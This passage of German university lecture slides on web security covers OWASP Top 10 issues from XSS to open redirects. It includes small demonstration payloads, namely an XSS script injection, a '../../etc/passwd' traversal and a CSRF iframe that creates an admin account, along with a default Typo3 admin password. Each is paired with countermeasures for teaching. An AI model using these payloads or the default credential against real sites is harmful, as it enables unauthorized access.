  - > JavaScript-Applikation liest Clientdaten ein (z.B. als Teil der URL) und verändert entsprechend das DOM

# #3 Cross-Site-Scripting

## Beispiel: (reflektiert)

| | Code |
|---|---|
| | `echo '<p>Sie suchen nach: ' . $_GET['q'] . '.</p>';` |
| | **Erwarteter Aufruf** |
| Aufruf | `search.php?q=`**`Suchbegriff`** |
| Ausgabe | `<p>Sie suchen nach: `**`Suchbegriff`**`.</p>` |
| | **Angriff mittels XSS** |
| Aufruf | `search.php?q=`**`<script>alert("XSS!!");</script>`** |
| Ausgabe | `<p>Sie suchen nach: `**`<script>alert("XSS!!");</script>`**`.</p>` |

Weitere Beispiele: https://steve.fi/Security/XSS/Tutorial/

# #3 Cross-Site-Scripting

## Schutzmaßnahmen

- HTML-Sonderzeichen in escapte/entschärfte HTML-Codes umwandeln
- In PHP (alternativ zu den Filter-Funktionen):

```
String htmlspecialchars($string)
```

> Entschärft die „kritischen" Zeichen

- Beispiel:

| | Code |
|---|---|
| | `echo 'Suche: ' . htmlspecialchars($_GET['q']);` |
| | **Angriff mittels XSS** |
| Aufruf | `search.php?q=<script>alert("XSS!!");</script>` |
| Ausgabe | `Suche: <script>alert(&quot;XSS!!&quot;);</script>` |

# #4 Insecure Direct Object References

## Beispiel

- Reisebuchungssystem:
  - > showTrip.php?id=123456
  - > Zeigt mir die gebuchte Reise mit der ID 123456 an.
  - > Nur ich sollte die Rechte haben, die Reise anzuzeigen
  - > Problem: Fehlt die Nutzerprüfung, kann jeder sich Details zur Reise ansehen

## Maßnahmen

- Indirekte Objektreferenzen nutzen
  - > showTrip.php?index=3
  - > 3 entspricht der 3. Reise des Nutzers (und nicht der ID in der Datenbank)
  - > Es kann also zu keinen Sicherheitsproblemen hierbei kommen, da immer nur der Datenbestand des aktuellen Nutzers betrachtet wird.
    - – Zwingt den Entwickler dazu nur mit der relevanten Datenmenge zu arbeiten

# #5 Security Misconfiguration

## Fehlkonfiguration des Servers

- Unnötige Features des Servers sind aktiviert
  - > Beispiel PHP: magic_quotes, register_globals
- Standardaccounts sind noch aktiviert
  - > Typo3 nutze standardmäßig das Passwort „joh316“ für den Adminbereich
- Fehlermeldungen sollten nur im internen Error-Log erscheinen
  - > Evtl. Stacktraces anzuzeigen ist gefährlich, da dies sensible Informationen über den Server herausgibt
- Läuft der Server evtl. im Entwicklungsmodus?
  - > DEVELOPMENT vs. PRODUCTIVE
  - > XAMPP von der Entwicklung zur Produktion übernommen?
  - > Beispiel: Fehlermeldungen werden dem Benutzer angezeigt
  - > phpMyAdmin evtl. öffentlich verfügbar?

# #5 Security Misconfiguration
## Sicherheitshistorie von PHP

**Warum gilt gerade PHP als unsicher?**

- „Dunkle Vergangenheit“

- register_globals
  - > Servereinstellung um vom User übermittelte Daten automatisch als Variable zu registrieren
  - > ?page=1 erstellte im PHP-Skript die Variable $page mit dem Wert "1"
  - > Beispiel:

```
if ($pw === 'Honigkuchen') {
    $isLoggedIn = true;
}
if ($isLoggedIn) {
    // ?isLoggedIn=1 umgeht die Prüfung
}
```

Weitere Informationen: http://php.net/manual/security.globals.php

# #5 Security Misconfiguration
## Sicherheitshistorie von PHP

**Warum gilt gerade PHP als unsicher?**

- magic_quotes (existiert nicht mehr)
  - > Servereinstellung um alle Benutzereingaben automatisch zu maskieren
    - Zeichen ", ' und \ werden automatisch ein Backslash vorgestellt
    - Keine Probleme mehr im Umgang mit Datenbanken, da die Eingabe bereits maskiert ist
  - > Aber:
    - Nicht alle Eingaben sind für die Datenbank
    - Prepared Statements waren nicht mehr so einfach möglich
    - Die Applikation war nicht portabel (ein anderer Server hatte evtl. eine andere Einstellung)

Weitere Informationen: http://php.net/manual/security.magicquotes.php

# #5 Security Misconfiguration
## Sicherheitshistorie von PHP

**Historie**

- register_globals
  - > Vor Version 4.2.0 (2002) standardmäßig aktiviert (!!!)
  - > In Version 5.4 (2012) endgültig entfernt

- magic_quotes
  - > Bis zur Version 4 standardmäßig aktiviert
  - > Seit Version 5.3 (2009) gilt es als veraltet (DEPRECATED)
  - > In Version 5.4 (2012) endgültig entfernt
  - > Mittlerweile wurde es entfernt

- Auch lange Zeit danach auf vielen Servern aktiv, auf Grund von Kompatiblitätsproblemen
  - > Klassischer Fall für „Security Misconfiguration“

# #6 Sensitive Data Exposure

## Data Exposure

- Wichtige Daten (Passwörter, Kreditkartennummer, o.Ä.) werden im Klartext übertragen oder gespeichert
  - > Fehlende Nutzung von HTTPS?
    - – In einem offenem WLAN kann dann jeder die Cookies mitlesen
  - > Evtl. Backups der Daten?
- Alte Verschlüsslungsalgorithmen genutzt?
  - > md5 zum Speichern von Passwörtern ist schlecht!
- Verlockung des Diebstahls durch Insider?

## Speicherung von Passwörtern

- Wichtig, Passwörter korrekt zu speichern
- Bei einem Verlust der Daten, sonst (Email, Passwort)-Kombinationen bekannt
  - > Viele Personen nutzen das selbe Passwort für verschiedene Webseiten

# #6 Sensitive Data Exposure

**Schutz durch Einsatz der entsprechenden Werkzeuge**

- SSL/TLS als Grundforderung für alle Webseiten
- Aktivierung von HSTS (HTTP Strict Transport Security)
  - > Anweisung, die Webseite nur über HTTPS zu besuchen
  - > Problem: „trust on first use"-Prinzip
- HTTP Public key pinning
  - > Nur ein bestimmtes Zertifikat akzeptieren (verhindert den Angriff über die Kompromitierung einer CA)

**Wichtig ist der angemessene Einsatz**

- Nutzung der empfohlenen Verschlüsselungsmechanismen
  - > z.B. vom BSI
- Korrekte Verwaltung der Schlüssel und Zertifikate
- Überprüfen der Zertifikate

Weitere Informationen: https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

# #6 Sensitive Data Exposure
## Passwortspeicherung

**Speicherung von Passwörtern in einer Datenbank**

- Klartextspeicherung schlecht
  - > Problem, falls Datenbank in falsche Hände gerät
  - > Administratoren kennen alle Passwörter

- Einwegverschlüsselung / One-Way Hashing
  - > Abspeichern eines Hashs des Passwortes
  - > Bei einer Passwortüberprüfung wird das Passwort erneut gehasht und mit dem gespeicherten Hash verglichen
  - > Gerne verwendet: md5, sha1 (PHP-Funktionen)
    - – MD5 gilt als „geknackt", von SHA-1 wird abgeraten

# #6 Sensitive Data Exposure
## Passwortspeicherung

### Passwörter sicher abspeichern

- Mit „sicheren" Hash-Funktionen
  - > „SHA2-Familie" (SHA-256, SHA-512, …)

- Salt verwenden
  - > Zufällige Zeichenfolge, die an das eigentlich Passwort angehängt wird
  - > Verhindert den Einsatz von Rainbow Table auf Angreiferseite
    - Ein Rainbow Table speichert sehr viele Wörter und deren Hash, so dass aus einem Hash der ursprüngliche Wert ermittelt werden kann
    - Beispiel: Rainbow-Table

| md5 | Klartext |
|---|---|
| e10adc3949ba59abbe56e057f20f883e | 123456 |
| 25f9e794323b453885f5181f1b624d0b | 123456789 |
| d8578edf8458ce06fbc5bb76a58c5ca4 | qwerty |
| 96e79218965eb72c92a549dd5a330112 | 111111 |
| 5f4dcc3b5aa765d61d8327deb882cf99 | password |
| c822c1b63853ed273b89687ac505f9fa | google |

# #6 Sensitive Data Exposure
## Passwortspeicherung

**Sichere Speicherung von Passwörtern mit PHP vor Version 5.5:**

```
string crypt($str [, $salt])
```

- Beispiel:

```
crypt('superPassword', '$5$rounds=5000$v9rC5LoEOxeaNrVj$');
// liefert:
// $5$rounds=5000$v9rC5LoEOxeaNrVj$UAKsGXdtWWc1Es5bFP
   D/XRQKQyP3U8bDrTklbLK2Os0
```

1 = 1. Parameter, 2 = 2. Parameter, 3 = 3. Parameter, 4 = 4. Parameter, 5 = 5. Parameter, 5 (Fortsetzung) = Fortsetzung von 5. Parameter

1. Zu verschlüsselndes Passwort
2. Typ der Hashfunktion (5 = SHA-256)
3. Wie oft die Hashfunktion durchgeführt werden soll
4. Salt (zufälliger String, muss von der Anwendung generiert werden)
5. Hash des Passwortes (&Salt)

# #6 Sensitive Data Exposure
## Passwortspeicherung

**Bei der erneuten Überprüfung ob das Passwort stimmt wird einfach der ganze Hash übergeben:**

```
crypt('superPassword', '$5$rounds=5000$v9rC5LoEOxeaNrVj$UAK
sGXdtWWc1Es5bFPD/XRQKQyP3U8bDrTklbLK2Os0');
// liefert (erneut!):
// $5$rounds=5000$v9rC5LoEOxeaNrVj$UAKsGXdtWWc1Es5bFP
   D/XRQKQyP3U8bDrTklbLK2Os0
```

**Vereinfacht:**

```
if (crypt($input, $stored) == $stored) {
    // $input ist korrekt
}
```

# #6 Sensitive Data Exposure
## Passwortspeicherung

**Passwort-API erleichtert die Speicherung von Passwörtern**

- Benutzer muss Salt nicht mehr selber erstellen (schwierige Aufgabe!)
- *passwort_verify*-Funktion erlaubt einfacheres Verständnis
- Wenn möglich auf Passwort-API zurückgreifen

- Beispiel zum Vergleich:

```
echo password_hash('superPW123', PASSWORD_BCRYPT);
// $2y$10$haURtemZLULGRZatmmfeKuemcoUHunYpBUfE6EqZ6lnJW579gXa56
```

1 2 3 4

1. Typ der Hashfunktion
2. Wie oft die Hashfunktion durchgeführt werden soll (Standard ist 10)
3. Salt (von PHP generiert)
4. Eigentlicher Hashwert

# #7 Missing Function Level Access Control

## Fehlender Schutz von administrativen Webseiten

- Admin-Bereich der Seite ist über die Adresse zu erreichen
  - > Kein Passwortschutz = Wer Adresse kennt, hat Adminzugriff
- Beispiel:
  - > http://example.com/myblog/
  - > http://example.com/myblog/admin/
  - > Jeder, der die Adminseite kennt, hat nun Zugriff auf die Webseite
- Besonders schlimm, wenn die Webseite auf den Adminbereich verlinkt

## Rollensystem

- Webseiten sind oft komplizierter als „Admin“ und „Nicht-Admin“
- Verschiedene Rollen können verschiedene Zugriffsrechte haben
- Tests sind notwendig um sicherzustellen, dass Rollen nur das sehen, was sie sehen dürfen

# #7 Missing Function Level Access Control
## Directory-Traversal Attack

**Angreifer erhalten Zugriff auf Verzeichnisse und Dateien, die eigentlich nicht zugänglich sein sollten**

- Beispiel: show.php

```php
<?php
  $template = 'Home.php';
  if (isset($_GET['page'])) {
      $template = $_GET['page'];
  }
  require('/etc/www/html/templates/' . $template);
?>
```

> `show.php?page=About.php` nutzt das „About.php"-Template
  - Ausführung der Datei: `/etc/www/html/templates/About.php`

> Angriff: `show.php?page=../../../../etc/passwd`
  - Ausgabe der Datei: `/etc/passwd`
  - Angreifer kann sich jede Datei auf dem Server anzeigen lassen und jede beliebige PHP-Datei auf dem Server ausführen

Weitere Informationen: https://www.owasp.org/index.php/Path_Traversal

# #8 Cross-Site-Request-Forgery

**„Fälschung“ einer Anfrage über einen anderen Benutzer**

- Benutzer ist auf einer anderen Webseite autorisiert
- „Böse“ Webseite bindet Frame/Bild zu anderer Seite ein

- Beispiel:
  - > X hat den auf den Administrator Y der Seite example.com abgesehen
  - > X erstellt eine Webseite mit folgendem Inhalt und schickt Y (anonym) einen Link zur Seite zu

```
<iframe src="http://example.com/admin/createAdmin
Account.php?name=admin2&pw=test"></iframe>
```

  - > createAdminAccount.php erstellt einen Admin-Account für die Seite, kann aber nur von einem Administrator aufgerufen werden
  - > Ist der Administrator eingeloggt, wurde also ein Account erstellt

# #8 Cross-Site-Request-Forgery

heise online > News > 2013 > KW 28 > Mail-Adressen bei T-Online lassen sich kapern

09.07.2013 14:52 « Vorige | Nächste »

## Mail-Adressen bei T-Online lassen sich kapern

vorlesen / MP3-Download

Durch eine Schwachstelle können Angreifer die Mail-Adressen von T-Online-Kunden kapern, wie MDR Info berichtet. Der Angreifer lockt sein Opfer in spe hierzu auf eine speziell präparierte Internetseite, die ohne Zutun des Nutzers eine Anfrage an einen T-Online-Server schickt.

Die Anfrage bewirkt, dass der Mail-Alias des T-Online-Nutzers freigegeben wird. Im Anschluss kann sich der Angreifer den Alias selbst registrieren und beliebig nutzen; etwa, um sich über "Passwort vergessen" Zugriff auf Webdienste zu verschaffen, bei denen der ursprüngliche Eigentümer des Mail-Accounts registriert ist.

Bei dem Angriff handelt es sich um sogenanntes Cross-Site-Request-Forgery (CSRF), das darauf abzielt, dass eine Funktion auf der T-Online-Site nicht ausreichend geschützt ist. Die speziell präparierte Website des Angreifers ahmt den HTTP-Request nach, der erzeugt wird, wenn einen Nutzer seinen E-Mail-Alias über die entsprechende Funktion auf der T-Online-Site freigibt. Die Anfrage könnte etwa folgendermaßen aussehen:

```
http://mail.t-online.de/service.php?action=unregister
```

T-Online gibt den Alias daraufhin – offenbar ohne Schonfrist – zur Neuregistrierung frei.

Quelle: https://heise.de/-1914004

# #8 Cross-Site-Request-Forgery

## Schutzmaßnahmen

- Zusätzliche Information (Token) wird beim Login generiert
  - > Beispiel: 20-stelliger zufälliger Wert
- Die Webseite versieht nun alle Anfragen zusätzlich mit dem Token
  - > Hidden Field bei POST Requests

```
<input type="hidden" name="token" value="3dkl3kcualidkladfjiel" />
```

  - > Token Parameter bei URLs:
    - `/dosomething.php` wird zu `/dosomething.php?auth=3dkl3kcualidkladfjiel`
    - Besser ist es POST zu nutzen, da der Nutzer die Adresse (inklusive Token) dann nicht aus Versehen an andere Nutzer weitergeben kann
- Der Wert kann von einer externen Webseite nicht herausgefunden werden


## Nur POST verwenden bietet keinen Schutz!


- Ein Angriff kann auch über POST-Requests realisiert werden
  - > Beispiel: Automatisch absendendes Formular

Weitere Informationen: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

# #8 Cross-Site-Request-Forgery

## Schutzmaßnahmen am Beispiel Facebook




**CSRF-Token**

(sollte ich besser nicht veröffentlichen…)

„if an action request doesn't [have] that token, Facebook will drop the request without any process on it"

Quelle: http://blog.darabi.me/2015/04/bypass-facebook-csrf.html

# #9 Using Components with Known Vulnerabilities

## Nutzung von veralteter Software

- Szenarien:
  - > Server kann nicht geupdated werden, da Software nicht kompatibel zum Code ist
  - > Eigene Software verwendet Software, deren Bibliotheken veraltet sind
    - – Schwierig solche Probleme zu erkennen, da der Fehler nicht selbst verursacht ist

## Gegenmaßnahmen

- Security-Newsletter abonnieren
  - > Evtl. existieren spezielle Mailinglisten zum eingesetzten Produkt
- CVE-Listen enthalten Liste von Sicherheitslücken
  - > CVE = Common Vulnerabilities and Exposures
- Über aktuelle Entwicklungen auf dem Laufenden bleiben

# #10 Unvalidated Redirects and Forwards

## Ausnutzung der Glaubwürdigkeit einer Webseite

- Phishing-Mail scheint einen Link zu example.com zu erhalten:
  - > http://example.com/redirect.php?url=evilpage.example
  - > Leitet den Besucher auf evilpage.example um

- Sehr problematisch, wenn im richtigen Kontext verwendet
  - > Beispiel: Email von Paypal mit Link zu Paypal
  - > Link zu Paypal leitet dann aber nur auf eine andere Seite um

## Maßnahmen

- Sicherstellen, dass nur auf bestimmte Webseiten weitergeleitet werden kann
  - > Whitelist
  - > Datenbank mit möglichen Weiterleitungen
  - > Redirects auf beliebige Webseiten ganz vermeiden

# Sicherheit

## Umfang der Vorlesung

- Wir haben die Top10 der Sicherheitslücken betrachtet

## Andere Sicherheitsprobleme:

- Clickjacking
- Denial of Service (DoS)
- Insufficient Anti-automation
- Malicious File Execution
- Cross Frame Scripting (XFS)
- Cross Site Tracing
- Cross Site Cooking
- …

# Sicherheit

## Grundsätzliche Probleme bei der Entwicklung

- Es wird nicht von Beginn an auf Sicherheit geachtet
  - > Start der Applikation als „kleines Projekt“
    - – Sicherheit ist (scheinbar) unnötig
  - > Die Applikation gewinnt an Nutzern und etabliert sich
  - > Kein Sicherheitskonzept vorhanden!
- Häufig wird Sicherheit eher als Feature betrachtet
  - > „Ohne Blick auf Sicherheit können wir das Produkt billiger/früher releasen“
  - > „Niemand bezahlt für Sicherheit“

## Unterschied zu anderer Software (z.B. Java-Applikation)

- Das Produkt ist oft online, jeder hat Zugriff darauf

Passend: http://www.commitstrip.com/en/2017/06/19/security-too-expensive-try-a-hack/